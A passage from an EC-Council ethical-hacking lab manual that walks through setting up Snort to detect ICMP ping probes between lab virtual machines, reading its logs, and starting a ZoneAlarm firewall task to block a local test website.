


Figure 1.1.16: Replacing ipvar with var

50. Click **Close** to close the **Replace** window.

51. Save the **snort.conf** file by pressing **Ctrl+S** and close Notepad++ window.

52. Before running Snort, you need to enable detection rules in the Snort rules file. For this task, we have enabled the ICMP rule so that Snort can detect any host discovery ping probes directed at the system running Snort.

53. Navigate to **C:\Snort\rules** and open the **icmp-info.rules** file with **Notepad ++**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

54. In line 21, type **alert icmp $EXTERNAL_NET any -> $HOME_NET 10.10.10.19 (msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnids,135; reference:cve,1999-0265; classtype:bad-unknown; sid:472; rev:7;)** and save. Close the **Notepad++** window.

Note: The IP address (10.10.10.19) mentioned in $HOME_NET may vary in your lab environment.




Figure 1.1.17: Adding a line to ICMP - Info.rules file in Notepad++

TASK 1.4

Validate Configurations

55. Now right-click on the **Windows Start** icon and click **Run** from the menu.
56. In the **Run** window, type **cmd** in the **Open** field and press **Enter**: This will launch a command prompt window.
57. In the command prompt window, type **cd C:\Snort\bin** and press **Enter**.
58. Type **snort -iX -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii** and press **Enter** to start Snort (replace **X** with your device index number; in this lab: **X** is 1).




Figure 1.1.18: Command to activate Snort and save the stored log files

TASK 1.5

Start Snort

59. If you receive a **fatal error**, you should first **verify** that you have typed all modifications correctly into the **snort.conf** file, and then search through the file for **entries** matching your fatal error message.
60. If you receive an error stating "**Could not create the registry key**," then run the command prompt as **Administrator**.
61. Snort starts running in IDS mode. It first initializes output plug-ins, preprocessors, plug-ins, loads dynamic preprocessors libraries, rule chains of Snort, and then logs all signatures.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

62. If you have entered all command information correctly, you receive a comment stating **Commencing packet processing <pid=xxxx>** (the value of xxxx may be any number; in this lab, it is 1464), as shown in the screenshot.

Figure 1.1.19: Initializing Snort Rule Chains window

63. After initializing interface and logged signatures, Snort starts and waits for an attack and triggers alerts when attacks occur on the machine.
64. Leave the Snort command prompt running.
65. Attack your own machine, and check whether Snort detects it or not.

TASK 1.6

Attack Windows Server 2019 Machine

66. Now, switch to the **Windows 10** virtual machine (**Attacker Machine**) and log in with the credentials **Admin** and **Pa$$w0rd**.
67. Open the command prompt and issue the command **ping 10.10.10.19 -t** from the **Attacker Machine.**

Note: **10.10.10.19** is the IP address of the Windows Server 2019. This IP address may differ in your lab environment.




Figure 1.1.20: Pinging the target machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

68. Return to the **Windows Server 2019** machine. Observe that Snort triggers an alarm, as shown in the screenshot:




Figure 1.1.21: Snort alerts

69. Press **Ctrl+C** to **stop** Snort; snort exits.




Figure 1.1.22: Exiting Snort by pressing Ctrl+C

TASK 1.7

Examine Log File

70. Go to the **C:\Snort\log\10.10.10.10** folder and open the **ICMP_ECHO.ids** file with **Notepad++**. You see that all the log entries are saved in the **ICMP_ECHO.ids** file.

Note: The folder name **10.10.10.10** might vary in your lab environment, depending on the IP address of the **Windows 10** machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.23: Saved Snort logs

Note: This means that whenever an attacker attempts to connect or communicate with the machine, Snort immediately triggers an alarm.

Note: This will make you aware of the intrusion and can thus take certain security measures to disconnect the lines of communication with the attacker's machine.

71. Close all open windows in the **Windows 10** and **Windows Server 2019** virtual machines and shut down the **Windows Server 2019** virtual machine.

TASK 2

Detect Malicious Network Traffic using ZoneAlarm FREE FIREWALL 2019

Note: Ensure that the **Windows 10** virtual machine is running.

ZoneAlarm FREE Firewall 2019 blocks attackers and intruders from accessing your system. It manages and monitors all incoming and outgoing traffic and shields the network from hackers, malware, and other online threats that put network privacy at risk, and monitors programs for suspicious behavior spotting and stopping new attacks that bypass traditional anti-virus protection.

1. Launch the **Windows Server 2019** virtual machine.
2. Before starting this task, we will browse an unwanted website in the **Windows 10** machine. Assume that **www.moviescope.com** is an unwanted site that is not supposed to be browsed in your network.

Note: **www.moviescope.com** is a local website that is hosted and configured in the **Windows Server 2019** machine.

3. In the **Windows 10** machine, open any browser (here, **Google Chrome**) and type **www.moviescope.com** in the address bar and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. As you can observe that **www.moviescope.com** can be browsed in the **Windows 10** machine.
5. In this task, we are going to block this site from browsing. Close the **Google Chrome** browser.

TASK 2.1

Browse MovieScope Website

